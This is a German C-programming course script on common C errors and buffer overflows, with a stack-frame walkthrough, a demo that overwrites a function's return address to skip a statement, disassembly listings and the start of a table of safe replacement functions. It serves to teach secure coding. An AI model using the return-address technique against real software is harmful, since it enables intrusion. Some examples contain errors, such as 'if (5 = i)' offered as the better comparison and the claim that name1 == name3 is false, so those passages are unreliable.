

## Inhaltsverzeichnis

<u>1. Häufige Fehlerursachen in C.....</u>	<u>2</u>
<u>1.1. Ziele.....</u>	<u>2</u>
<u>1.2. Fehler allgemeiner Art.....</u>	<u>2</u>
<u>1.2.1. Verwechslung von == und = .....</u>	<u>2</u>
<u>1.2.2. Verwechslung von ' und " .....</u>	<u>2</u>
<u>1.2.3. Verwechslung der Stellung von In/Dekrement-Operatoren .....</u>	<u>2</u>
<u>1.2.4. Kontrollstrukturen .....</u>	<u>3</u>
<u>1.2.5. Fehlendes break im switch-Statement .....</u>	<u>3</u>
<u>1.3. Fehler bei Arrays.....</u>	<u>3</u>
<u>1.3.1. Bereichsüberschreitung .....</u>	<u>3</u>
<u>1.3.2. Arrays als Parameter .....</u>	<u>3</u>
<u>1.4. Fehler bei der Stringbehandlung.....</u>	<u>4</u>
<u>1.4.1. nicht abgeschlossene Strings .....</u>	<u>4</u>
<u>1.4.2. Vergleich bzw. Zuweisung .....</u>	<u>4</u>
<u>1.4.3. Unterschied zwischen Leerstring und NULL .....</u>	<u>4</u>
<u>1.5. Fehler bei Zeigern.....</u>	<u>5</u>
<u>1.5.1. nicht initialisierte Zeiger .....</u>	<u>5</u>
<u>1.6. Fehler bei Funktionsaufrufen.....</u>	<u>5</u>
<u>1.6.1. Funktionsaufruf stimmt mit der Vereinbarung nicht überein .....</u>	<u>5</u>
<u>1.6.2. Der Funktionsaufruf ist richtig, die Bedeutung jedoch falsch .....</u>	<u>5</u>
<u>1.7. Fehler bei der Typkonvertierung.....</u>	<u>6</u>
<u>1.7.1. Ausdrücke .....</u>	<u>6</u>
<u>1.7.2. Char und Int Konvertierung .....</u>	<u>6</u>
<u>1.8. MEILENSTEIN: Finde den Fehler.....</u>	<u>6</u>
<u>2. Buffer-Overflow (Speicherüberlauf).....</u>	<u>7</u>
<u>2.1. Speicherverwaltung von Programmen.....</u>	<u>8</u>
<u>2.2. Der Stack-Frame .....</u>	<u>10</u>
<u>2.2.1. Die CPU-Register zur Stack-Verwaltung.....</u>	<u>11</u>
<u>2.2.2. Beispiel-Assembler-Code für den Aufruf einer Funktion (caller).....</u>	<u>11</u>
<u>2.2.3. Beispiel-Assembler-Code für die aufgerufene Funktion (callee).....</u>	<u>11</u>
<u>2.2.4. Assembler-Code/Maschinen-Code (stackframe.c).....</u>	<u>12</u>
<u>2.3. Rücksprungadresse manipulieren.....</u>	<u>13</u>
<u>2.4. Gegenmaßnahmen zum Buffer-Overflow während der Programmerstellung.....</u>	<u>18</u>
<u>2.4.1. Unsicheres Einlesen von Eingabestreams.....</u>	<u>19</u>
<u>2.4.2. Unsichere Funktionen zur Stringbearbeitung.....</u>	<u>19</u>
<u>2.4.3. Unsichere Funktionen zur Bildschirmausgabe.....</u>	<u>20</u>
<u>2.4.4. Weitere unsichere Funktionen im Überblick.....</u>	<u>20</u>
<u>2.5. Übung: Buffer Overflow.....</u>	<u>20</u>
<u>3. Analyse eines Virusprogrammes.....</u>	<u>21</u>
<u>3.1. Fragen zum Virusprogramm.....</u>	<u>23</u>

# 1. Häufige Fehlerursachen in C

---

## 1.1. Ziele

---

☒ Ein besseres, sicheres C-Programmieren

☒ Quellen:

☐ Michael Thell

☐ <http://cplus.kompf.de/artikel/errc.html>

☐ [http://openbook.galileocomputing.de/c\\_von\\_a\\_bis\\_z/](http://openbook.galileocomputing.de/c_von_a_bis_z/)

☐ <http://www.cplusplus.com/reference/clibrary/>

☐ <http://insecure.org/stf/smashstack.html>

☐ <http://www.cs.virginia.edu/~evans/cs216/guides/x86.html>

## 1.2. Fehler allgemeiner Art

---

### 1.2.1. Verwechslung von == und =

---

Vergleichsoperator mit dem Zuweisungsoperator verwechseln.

```
int i;
...
if (i = 5) { //i = 5 ist eine Zuweisung, immer TRUE!
...
}
```

Besser:

```
if (5 = i) { //konstante links, dann schimpft bereits der Compiler!!!
```

### 1.2.2. Verwechslung von ' und "

---

Erklärung: ' ..... Begrenzung eines einzelnen Zeichens

" ..... Begrenzung einer Zeichenkette

Beispiel:

```
char zeichen, zeichenkette[6];
```

```
zeichen = 'z'; // richtig!
```

```
zeichen = "z"; // falsch!
```

```
strcpy(zeichenkette, "test"); // richtig!
```

```
strcpy(zeichenkette, 'test'); // falsch!
```

### 1.2.3. Verwechslung der Stellung von In/Dekrement-Operatoren

---

Beispiel: x = ++i; // x erhält den neuen Wert von i

```
x = i++; // x erhält den alten Wert von i
```

#### 1.2.4. Kontrollstrukturen

Strichpunkte hinter einer Kontrollanweisung (if, for, while) entsprechen einer Leeraanweisung.

Beispiel:

```
for (int i=0; i<10; i++);  
    printf("%i",i);           // i wird nur einmal ausgegeben
```

#### 1.2.5. Fehlendes break im switch-Statement

Beispiel:

```
switch(i) {  
    case 1: printf("eins"); break;    // Ausgabe: eins  
    case 2: printf("zwei");          // Ausgabe: zweidrei  
    case 3: printf("drei"); break;   // Ausgabe: drei  
}
```

### 1.3. Fehler bei Arrays

#### 1.3.1. Bereichsüberschreitung

In C beginnen Arrays mit dem Index 0, hingegen bei der Vereinbarung wird die Anzahl der Elemente des Arrays angegeben.

Beispiel:

```
int feld[100];           // Index von 0 bis 99  
  
for (int i = 0; i<=100; i++) // Der Arraybereich wird überschritten  
{  
    printf("%i", feld[i]);  
    ...  
}
```

#### 1.3.2. Arrays als Parameter

Arrays werden immer als Zeiger auf das erste Element übergeben.

Beispiel:

```
void test (char name[6])  
{  
    printf("%i", sizeof(name));  
}
```

**Beachte:** Diese Funktion gibt die Zeigergröße (je nach Speichermodell 2 bzw. 4) und nicht die Arraygröße aus!

## 1.4. Fehler bei der Stringbehandlung

Grundsätzlich treten bei der Verwendung von Strings, bedingt durch deren gleiche Implementierung, die selben Fehler wie bei Arrays auf!

### 1.4.1. nicht abgeschlossene Strings

In C werden Strings als Arrays von einzelnen Zeichen abgespeichert. Das Ende des Strings wird durch eine Abschlußnull (ASCII 0) definiert. Fehlt diese Null wird das Stringende von Stringfunktionen nicht erkannt!

#### Beispiel:

```
char t1[5]="test";
char t2[6];

strncpy(t2, t1, 2);    // t2 ist nicht durch eine Null abgeschlossen

printf("%s",t2);        // gibt den String t2 und den gesamten
                        // Speicherinhalt bis zur ersten ASCII 0 aus!
```

### 1.4.2. Vergleich bzw. Zuweisung

== .... Vergleicht Adressen, nicht die Inhalte  
= ..... setzt Adresse um, kopiert nicht die Inhalte

=> Vergleichen von Inhalten mit strcmp  
=> Zuweisen von Inhalten mit strcpy

#### Beispiel:

```
char name1[5]="test";
char name2[5]="test";
char* name3;
char name4[5];

name3 = name1;
name4= name1;

if (name1 == name2) {}           // => FALSE
if (name1 == name3) {}          // => FALSE
if (strcmp(name1, name2) == 0)   // => TRUE
```

### 1.4.3. Unterschied zwischen Leerstring und NULL

Der Leerstring entspricht einem Character-Array bei dem das 1. Element ASCII 0 ist. NULL ist eine Konstante, die angibt, daß ein Zeiger den Wert 0 hat.

**Beispiel:**

```
char *x1 = NULL; // Zeiger hat den Wert 0
char *x2 = "";   // Zeiger zeigt auf eine Speicherstelle in dem 0
                  // steht
```

## 1.5. Fehler bei Zeigern

### 1.5.1. nicht initialisierte Zeiger

Zeiger zeigen vor der Initialisierung auf irgendeine Adresse im Speicher, daher müssen sie vor ihrer Verwendung immer initialisiert werden bzw. Speicher muß reserviert werden!

**Beispiel:**

```
char feld[10];
char* s1;
char* s2 = feld;

strcpy (s1, "Text"); // falsch
strcpy (s2, "Text"); // richtig
```

## 1.6. Fehler bei Funktionsaufrufen

Call-by\_reference muss in C mittels Adressvariablen realisiert werden.

### 1.6.1. Funktionsaufruf stimmt mit der Vereinbarung nicht überein

**Beispiel:**

```
int zahl;

scanf(" %d ", zahl); //Falsch! es wird ein Zeiger erwartet!
scanf(" %d ", &zahl); //Richtig!
```

### 1.6.2. Der Funktionsaufruf ist richtig, die Bedeutung jedoch falsch

**Beispiel:**

```
Falsch:
int *zahl;
scanf("%d", zahl); // Zeiger ist nicht initialisiert!
```

```
Richtig:
    int zahl, *pzahl;
    pzahl = &zahl;
    scanf("%d", pzahl);
```

## 1.7. Fehler bei der Typkonvertierung

### 1.7.1. Ausdrücke

Werden Variablen unterschiedlichen Typs einander zugewiesen, so laufen automatische Konvertiermechanismen ab.

**Ergebnistyp ist vom Operandentyp abhängig!**

```
Beispiel:
float f;
int i1, i2;
long l;
...
f=1/5;          // f erhält den Wert 0 anstatt 0.2
...
l=i1*i2         // Überlauf wenn 32767 überschritten wird
...
```

### 1.7.2. Char und Int Konvertierung

Grundsätzlich kann mit Char- wie mit Int-Werten gerechnet werden. Bei der Ausgabe gibt es jedoch Unterschiede.

```
Beispiel:

char zeichen;
...
zeichen = 'ä';          // ASCII 132
...
printf("%d", zeichen); // Ausgabe: -124
```

**Lösung:** zeichen als unsigned char vereinbaren!

## 1.8. MEILENSTEIN: Finde den Fehler

Beantworten Sie die Fragen in 03-wissen/mab-findeFehler.txt

## 2. Buffer-Overflow (Speicherüberlauf)

---

[http://openbook.galileocomputing.de/c\\_von\\_a\\_bis\\_z/](http://openbook.galileocomputing.de/c_von_a_bis_z/)

Eines der bekanntesten und am häufigsten auftretenden Sicherheitsprobleme ist der Buffer-Overflow (dt.: Speicherüberlauf, Pufferüberlauf), häufig auch als Buffer Overrun bezeichnet.

Geben Sie einmal in einer Internet-Suchmaschine den Begriff »Buffer-Overflow« ein, und Sie werden angesichts der enormen Anzahl von Ergebnissen überrascht sein. Es gibt unzählige Programme, die für einen Buffer-Overflow anfällig sind. Das Ziel des Angreifers ist es dabei, den Buffer-Overflow auszunutzen, **um in das System einzubrechen**.

Die Aufgabe dieses Abschnitts ist es nicht, Ihnen beizubringen, wie Sie Programme hacken können, sondern zu erklären, was ein Buffer-Overflow ist, wie dieser ausgelöst wird und **was Sie als Programmierer beachten müssen, damit Ihr Programm nicht anfällig** dafür ist.

Für den Buffer-Overflow ist immer der Programmierer selbst verantwortlich. Der Overflow kann überall dort auftreten, wo

1. **Daten von der Tastatur, dem Netzwerk oder einer anderen Quelle aus**
2. **in einen Speicherbereich mit statischer Größe**
3. **ohne eine Längenüberprüfung geschrieben werden.**

Hier sehen Sie ein solches Negativbeispiel:


```
/* bufferoverflow1.c */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(void) {
    char *str = "0123456789012";
    char buf[10];

    strcpy(buf, str);
    printf("%s", buf);

    return EXIT_SUCCESS;
}
```

Hier wurde ein Buffer-Overflow mit der Funktion `strcpy()` erzeugt. Es wird dabei versucht, in den char-Vektor, der Platz für 10 Zeichen reserviert hat, mehr als diese 10 Zeichen zu kopieren.



**Abbildung 27.1** Pufferüberlauf mit der Funktion »strcpy()«

Die Auswirkungen eines Buffer Overflows sind stark vom Betriebssystem abhängig. Häufig stürzt dabei das Programm ab, weil **Variablen** mit irgendwelchen Werten **überschrieben** wurden. Manches Mal bekommen Sie aber auch nach Beendigung des Programms eine Fehlermeldung zurück, etwa **Speicherzugriffsfehler**.

Dies wird ausgegeben, wenn z. B. die **Rücksprungadresse des Programms überschrieben** wurde und das Programm irgendwo in eine unerlaubte Speicheradresse springt.


☑ Exploit:

Wird aber bewusst diese **Rücksprungadresse manipuliert** und auf einen speziell von Ihnen erstellten Speicherbereich verwiesen bzw. gesprungen, der **echten Code** enthält, haben Sie einen sogenannten Exploit erstellt.

## 2.1. Speicherverwaltung von Programmen

Ein Programm besteht aus drei Speichersegmenten, die im Arbeitsspeicher liegen.





**Abbildung 27.2** Speicherverwaltung – die einzelnen Segmente

- ☒ **Code-Segment (Text-Segment)** –  
Hier befinden sich die Maschinenbefehle, die vom Prozessor beim HOLEN-Zyklus eingelesen werden – oder einfacher gesagt: der Programmcode selbst. Das Code-Segment lässt sich nicht manipulieren, hat eine feste Größe und **ist gegen Überschreiben geschützt**.
- ☒ **Heap-Segment (Daten-Segment)** –  
Hier liegen die Variablen (extern, static), Felder (Arrays) und Tabellen des Programms. Der Maschinenbefehl, der diese Daten benötigt, greift auf dieses Segment zu.
- ☒ **Stack-Segment** –  
Hier befinden sich
  - ☐ **Parameter**
  - ☐ **Rücksprungadressen** von Funktionen und
  - ☐ **lokale Variablen**
- ☒ Stackpointer:
  - ☐ heißt ESP und weil der Stack 'von oben nach unten wandert' wird
  - ☐ bei push wird ESP dekrementiert
  - ☐ bei pop wird ESP addiert

**Der Stack ist auch das Angriffsziel für einen Buffer-Overflow.**

Es sei hierbei noch erwähnt, dass der Stack-Bereich nach unten und der Heap nach oben anwächst.

## 2.2. Der Stack-Frame

<http://insecure.org/stf/smashstack.html>

Für jede Funktion steht ein sogenannter **Stack-Frame** im Stack zur Verfügung, in dem die **Parameter, Rücksprungsadresse und die lokalen Variablen** gespeichert werden.

Wie die Organisation des Stack-Frames aussieht, wollen wir an den folgenden Beispielen besprechen.

```
/* stackframe.c
 * gcc stackframe.c -o stackframe.exe
 */

#include <stdio.h>
#include <stdlib.h>

int my_func(int wert1, int wert2) {
    int summe;

    summe = wert1+wert2;

    return summe;
}

int main(void) {
    int ergebnis;

    ergebnis= my_func(1,2);

    printf("ergebnis: %d \n", ergebnis);

    return 0;
}
```

Übersetzen Sie das Programm mit

```
gcc stackframe.c -o stackframe.exe
```

In der Funktion main() geschieht beim Aufruf der Funktion my\_func(1,2) folgendes:

1. Mit dem Assembler-Befehl PUSH werden die Werte **2 und 1 auf den Stack** geschrieben.  
In der Funktion my\_func(int wert1, int wert2) erhält dadurch der Parameter wert2 die Zahl 2 und der Parameter wert1 die Zahl 1.
2. Mit dem Assembler-Befehl **CALL** erhält der InstructionPointer der CPU die Speicheradresse des 1. Befehls der Funktion my\_func().  
Zuvor wird aber die sogenannte **Rücksprungsadresse** (die Adresse des nächsten Befehls NACH DEM Aufruf von my\_func()) auf den Stack gespeichert.
3. Jetzt werden die **lokalen Variablen** der Funktion my\_func() eingerichtet, und die Funktion arbeitet die einzelnen Befehle ab.

4. Am Schluss, wenn diese Funktion beendet ist, springt sie wieder zur main()-Funktion zurück. Dies geschieht mit dem Assembler-Befehl **RET**, der auf die vom Stack gesicherte Adresse **zurückspringt**.

jedem Funktionsaufruf wird also ein eigener Stack-Frame zugeordnet.

### 2.2.1. Die CPU-Register zur Stack-Verwaltung

- ☑ EBP Der BasePointer  
ist die Basis des jeweiligen Stack-Frames eines Funktionsaufrufes
- ☑ ESP Der StackPointer;  
wird verringert, wenn ein Wert auf den Stack gelegt wird (Bsp.: push(1))  
wird erhöht, wenn ein Wert vom Stack geholt wird (Bsp.: pop())

### 2.2.2. Beispiel-Assembler-Code für den Aufruf einer Funktion (caller)

```
...  
push 2  
push 1  
call my_func  
add esp,8      ; es wurden zuvor 2 int(=2*4 Bytes) auf den Stack gelegt  
               ; d.h. Der Stack-Frame ist nun wieder leer.  
               ; weil der Stack von 'oben nach unten wandert'  
               ; wird bei einem POP der ESP addiert
```

### 2.2.3. Beispiel-Assembler-Code für die aufgerufene Funktion (callee)

```
080483e4 <my_func>:  
; PROLOG  
push    %ebp      ; STACK-FRAME einrichten  
mov     %esp,%ebp  
  
sub     $0x10,%esp ; Platz für Parameter, Rücksprungadresse, lok.Var.  
               ; entspricht einem PUSH von 16 Bytes  
               ; (2xint + ret-Adr + 1xint)  
               ; wert1,wert2 + ret-Adr + summe  
               ; 4 +    4    + 4      + 4  
  
; die eigentliche Funktion  
...  
  
; EPILOG  
mov     %ebp, %esp ; Speicher f. Lok. Variablen freigeben  
pop     %ebp      ; Base-Pointer vom Aufrufer wieder herstellen  
ret     ; Rücksprungadresse in den InstructionPointer laden
```

## 2.2.4. Assembler-Code/Maschinen-Code (stackframe.c)

Hier nochmals der Quellcode

```
/* stackframe.c
 * gcc stackframe.c -o stackframe.exe
 */

#include <stdio.h>
#include <stdlib.h>

int my_func(int wert1, int wert2) {
    int summe;

    summe = wert1+wert2;

    return summe;
}

int main(void) {
    int ergebnis;

    ergebnis= my_func(1,2);

    printf("ergebnis: %d \n", ergebnis);

    return 0;
}
```

Übersetzen Sie das Programm mit

```
gcc stackframe.c -o stackframe.exe
```

Wir wollen nun den Assembler-Code/Maschinen-Code vom obigen Programm stackframe.c ansehen.

```
objdump -d stackframe.exe
```

```
...
000483e4 <my_func>:
80483e4: 55                push    %ebp
80483e5: 89 e5            mov     %esp,%ebp
80483e7: 83 ec 10         sub     $0x10,%esp
80483ea: 8b 45 0c         mov     0xc(%ebp),%eax
80483ed: 8b 55 08         mov     0x8(%ebp),%edx
80483f0: 01 d0           add     %edx,%eax
80483f2: 89 45 fc         mov     %eax,-0x4(%ebp)
80483f5: 8b 45 fc         mov     -0x4(%ebp),%eax
80483f8: c9              leave
80483f9: c3              ret

000483fa <main>:
80483fa: 55                push    %ebp
```

```

80483fb: 89 e5          mov    %esp,%ebp
80483fd: 83 e4 f0       and    $0xfffffffff0,%esp
8048400: 83 ec 20       sub    $0x20,%esp
8048403: c7 44 24 04 02 00 00 movl   $0x2,0x4(%esp)
804840a: 00
804840b: c7 04 24 01 00 00 00 movl   $0x1, (%esp)
8048412: e8 cd ff ff ff    call   80483e4 <my_func>
8048417: 89 44 24 1c    mov    %eax,0x1c(%esp)
804841b: b8 10 85 04 08    mov    $0x8048510,%eax
8048420: 8b 54 24 1c    mov    0x1c(%esp),%edx
8048424: 89 54 24 04    mov    %edx,0x4(%esp)
8048428: 89 04 24       mov    %eax, (%esp)
804842b: e8 d0 fe ff ff    call   8048300 <printf@plt>
8048430: b8 00 00 00 00    mov    $0x0,%eax
8048435: c9            leave
8048436: c3           ret
8048437: 90          nop
...

```

In der linken Spalte befindet sich der Adressspeicher. An der Adresse »**080483e4**« fängt in diesem Beispiel die Funktion `my_func()` an.

Diese Adresse wurde zuvor etwa von der `main()`-Funktion mit

```

main:
...
8048412: e8 cd ff ff ff    call   80483e4 <my_func>
...

```

aufgerufen.

In der zweiten Spalte befindet sich der **Maschinencode (Opcode)**. Dieser Code ist schwer für den Menschen nachvollziehbar. Aber alle Zahlen haben ihre Bedeutung.

So steht z. B. die Zahl

- ☒ »**55**« für `push %ebp`, was den Basis-Pointer auf dem Stack sichert, und
- ☒ »**c3**« bedeutet `ret`, also `return`. Mit »**c3**« wird also wieder an die Rücksprungadresse gesprungen, die in der `main()`-Funktion ebenfalls auf den Stack gepusht wurde. Häufig finden Sie den Maschinencode
- ☒ »**90**« (`nop`), der nichts anderes macht, als Zeit des Prozessors zu vertrödeln.

## 2.3. Rücksprungadresse manipulieren

In diesem Abschnitt folgt ein Beispiel, das zeigt, wie die Rücksprungadresse manipuliert werden kann.

Es ist hierbei nicht Ziel und Zweck, Ihnen eine Schritt-für-Schritt-Anleitung zur Programmierung eines Exploits an die Hand zu geben und bewusst einen Buffer-Overflow zu erzeugen, sondern Ihnen soll vor Augen geführt werden, wie schnell und unbewusst kleine Unstimmigkeiten im Quellcode Hackern Tür und Tor öffnen können – einige Kenntnisse der Funktionsweise von Assemblern vorausgesetzt.

Zur Demonstration des folgenden Beispiels werden der **Compiler gcc** und der **Diassembler objdump** verwendet. Das Funktionieren dieses Beispiels ist nicht auf allen Systemen garantiert, da bei den verschiedenen Betriebssystemen zum Teil unterschiedlich auf den Stack

zugegriffen wird.

Folgendes Listing sei gegeben:

```
/* stackframe-ret.c */

#include <stdio.h>
#include <stdlib.h>

int my_func(int wert1, int wert2) {
    int summe;
    int* ret;          // Zeiger zum Manipulieren der Rücksprungadresse

    ret = &wert1 - 1; // Adresse der Rücksprungadresse ermitteln

    *ret += 12;         // Rücksprungadresse manipulieren

    summe = wert1 + wert2;

    return summe;
}

int main(void) {
    int ergebnis;
    int achtung;

    achtung = 1;

    ergebnis = my_func(achtung, 2);

    achtung = 0;

    printf("achtung: %d \n", achtung);

    return 0;
}
```

Übersetzen Sie dieses Programm mit

```
gcc stackframe-ret.c -o stackframe-ret.exe
```

Wenn Sie es ausführen mit

```
./stackframe-ret.exe
```

erhalten Sie die Ausgabe

achtung: 1

OBWOHL unmittelbar vor dem printf() achtung=0; gesetzt wird.


Die Erklärung liegt in der Veränderung der Rücksprungadresse am Stack.

Wie kommt man aber zu dem Wert in

```
*ret += 12
```

Hier die Erklärung:

Der Stack

int wert2	BP	High-Adr
int wert1		
RÜCKSPRUNG_ADR		
int summe		
int* ret	SP	Low-Adr

**ret= &wert1 - 1; // d.h. ret zeigt nun auf RÜCKSPRUNG\_ADR  
und mit**

**\*ret += 12; // ERHÖHEN WIR die RÜCKSPRUNGADRESSE**

**d.h. Wir vermuten, dass die Anweisung  
achtung=0;  
damit sozusagen übersprungen wird!!!  
Stimmt!**

Hier der Beweis:

Wir wollen uns zudem den Maschinen-Code und den Assembler-Code betrachten:

*die kursiven Teile sind die übersprungenen Anweisungen*

```
objdump -d stackframe-ret.exe
```

```
...
080483e4 <my_func>:
  80483e4: 55                push    %ebp
  80483e5: 89 e5            mov     %esp,%ebp
  80483e7: 83 ec 10        sub     $0x10,%esp
  80483ea: 8d 45 04        lea     0x4(%ebp),%eax
  80483ed: 89 45 f8        mov     %eax,-0x8(%ebp)
  80483f0: 8b 45 f8        mov     -0x8(%ebp),%eax
  80483f3: 8b 00          mov     (%eax),%eax
  80483f5: 8d 50 0c        lea     0xc(%eax),%edx
  80483f8: 8b 45 f8        mov     -0x8(%ebp),%eax
  80483fb: 89 10          mov     %edx,(%eax)
  80483fd: 8b 45 08        mov     0x8(%ebp),%eax
  8048400: 03 45 0c        add     0xc(%ebp),%eax
  8048403: 89 45 fc        mov     %eax,-0x4(%ebp)
  8048406: 8b 45 fc        mov     -0x4(%ebp),%eax
  8048409: c9             leave
  804840a: c3             ret

0804840b <main>:
  804840b: 55                push    %ebp
```

```

804840c: 89 e5          mov    %esp,%ebp
804840e: 83 e4 f0      and    $0xfffffffff0,%esp
8048411: 83 ec 20      sub    $0x20,%esp
8048414: c7 44 24 18 01 00 00 movl   $0x1,0x18(%esp)
804841b: 00
804841c: c7 44 24 04 02 00 00 movl   $0x2,0x4(%esp)
8048423: 00
8048424: 8b 44 24 18    mov    0x18(%esp),%eax
8048428: 89 04 24      mov    %eax, (%esp)
804842b: e8 b4 ff ff ff call   80483e4 <my_func>
8048430: 89 44 24 1c      mov    %eax,0x1c(%esp)
8048434: c7 44 24 18 00 00 00 movl   $0x0,0x18(%esp)
804843b: 00
804843c: b8 30 85 04 08    mov    $0x8048530,%eax
8048441: 8b 54 24 18    mov    0x18(%esp),%edx
8048445: 89 54 24 04    mov    %edx,0x4(%esp)
8048449: 89 04 24      mov    %eax, (%esp)
804844c: e8 af fe ff ff    call   8048300 <printf@plt>
8048451: b8 00 00 00 00    mov    $0x0,%eax
8048456: c9            leave
8048457: c3            ret
...

```

Sehen wir uns folg. Ausschnitt genauer an:

```

...
804842b: e8 b4 ff ff ff    call   80483e4 <my_func>
8048430: 89 44 24 1c      mov    %eax,0x1c(%esp)
8048434: c7 44 24 18 00 00 00 movl   $0x0,0x18(%esp)
804843b: 00
804843c: b8 30 85 04 08    mov    $0x8048530,%eax
...

```

Die korrekte Rücksprungadresse nach dem Aufruf von my\_func() wäre **8048430**.

**wir wollen aber als Rücksprungadresse den Wert 804843c.**

**8048438**

+ 12

---

**804843c**

oder anders berechnet:

**804843c - 8048430 => 12 (dezimal)**

Hinweis: was bedeuten diese 12 Bytes

```

8048430: 89 44 24 1c      mov    %eax,0x1c(%esp)
; speichert den im Register EAX Rückgabewert v. myFunc() in der
; lok. Variablen ergebnis

8048434: c7 44 24 18 00 00 00 movl   $0x0,0x18(%esp)
; speichert den Wert 0 in die lokale Variable achtung

```



Zuletzt wollen wir noch den Assembler-Code betrachten:

```
gcc -S stackframe-ret.c -o stackframe-ret.s
```

```
.file "stackframe-ret.c"
.text
.globl    my_func
.type my_func, @function
my_func:
.LFB0:
.cfi_startproc
pushl %ebp
.cfi_def_cfa_offset 8
.cfi_offset 5, -8
movl %esp, %ebp
.cfi_def_cfa_register 5
subl $16, %esp
leal 4(%ebp), %eax
movl %eax, -8(%ebp)
movl -8(%ebp), %eax
movl (%eax), %eax
leal 12(%eax), %edx
movl -8(%ebp), %eax
movl %edx, (%eax)
movl 8(%ebp), %eax
addl 12(%ebp), %eax
movl %eax, -4(%ebp)
movl -4(%ebp), %eax
leave
.cfi_restore 5
.cfi_def_cfa 4, 4
ret
.cfi_endproc
.LFE0:
.size my_func, .-my_func
.section .rodata
.LC0:
.string  "achtung: %d \n"
.text
.globl    main
.type main, @function
main:
.LFB1:
.cfi_startproc
pushl %ebp
.cfi_def_cfa_offset 8
.cfi_offset 5, -8
movl %esp, %ebp
.cfi_def_cfa_register 5
andl $-16, %esp
subl $32, %esp
movl $1, 24(%esp)
movl $2, 4(%esp)
movl 24(%esp), %eax
```

```
    movl %eax, (%esp)
    call my_func
    movl %eax, 28(%esp)
    movl $0, 24(%esp)
    movl $.LC0, %eax
    movl 24(%esp), %edx
    movl %edx, 4(%esp)
    movl %eax, (%esp)
    call printf
    movl $0, %eax
    leave
    .cfi_restore 5
    .cfi_def_cfa 4, 4
    ret
    .cfi_endproc
.LFE1:
    .size main, .-main
    .ident      "GCC: (Ubuntu/Linaro 4.6.1-9ubuntu3) 4.6.1"
    .section    .note.GNU-stack,"",@progbits
```

Zusammengefasst lassen sich Buffer Overflows für folgende Manipulationen ausnutzen:

- Inhalte von Variablen, die auf dem Stack liegen, können verändert werden. Stellen Sie sich das einmal bei einer Funktion vor, die ein Passwort vom Anwender abfragt.
- Die Rücksprungadresse wird manipuliert, sodass das Programm an einer beliebigen Stelle im Speicher mit der Maschinencodeausführung fortfährt. Meistens ist dies die Ausführung des vom Angreifer präparierten Codes. Für die Ausführung von fremdem Code werden wiederum die Variablen auf dem Stack, eventuell auch auf dem Heap verwendet.
- Dasselbe Schema lässt sich auch mit Zeigern auf Funktionen anwenden. Dabei ist theoretisch nicht einmal ein Buffer-Overflow erforderlich, sondern es reicht die Speicheradresse, an der sich diese Funktion befindet. Die Daten, die für die Ausführung von fremdem Code nötig sind, werden vorzugsweise wieder in einer Variablen gespeichert.

## 2.4. Gegenmaßnahmen zum Buffer-Overflow während der Programmerstellung

Steht Ihr Projekt in den Startlöchern, haben Sie Glück. Wenn Sie diesen Abschnitt durchgelesen haben, ist die Gefahr recht gering, dass Sie während der Programmerstellung eine unsichere Funktion implementieren.

Die meisten Buffer Overflows werden mit den Funktionen der Standard-Bibliothek erzeugt. Das Hauptproblem dieser unsicheren Funktionen ist, dass keine Längenüberprüfung der Ein- bzw. Ausgabe vorhanden ist. Daher wird empfohlen, sofern diese Funktionen auf dem System vorhanden sind, alternative Funktionen zu verwenden, die diese Längenüberprüfung durchführen. Falls es in Ihrem Programm auf Performance ankommt, muss jedoch erwähnt werden, dass die Funktionen mit der n-Alternative (etwa strcpy -> strncpy) langsamer sind als die ohne.

Hierzu folgt ein Überblick zu anfälligen Funktionen und geeigneten Gegenmaßnahmen, die getroffen werden können.

### 2.4.1. Unsicheres Einlesen von Eingabestreams

**Tabelle 27.1** Unsichere Funktion – »gets()«

Unsichere Funktion	Gegenmaßnahme
<code>gets(puffer);</code>	<code>fgets(puffer, MAX_PUFFER, stdin);</code>
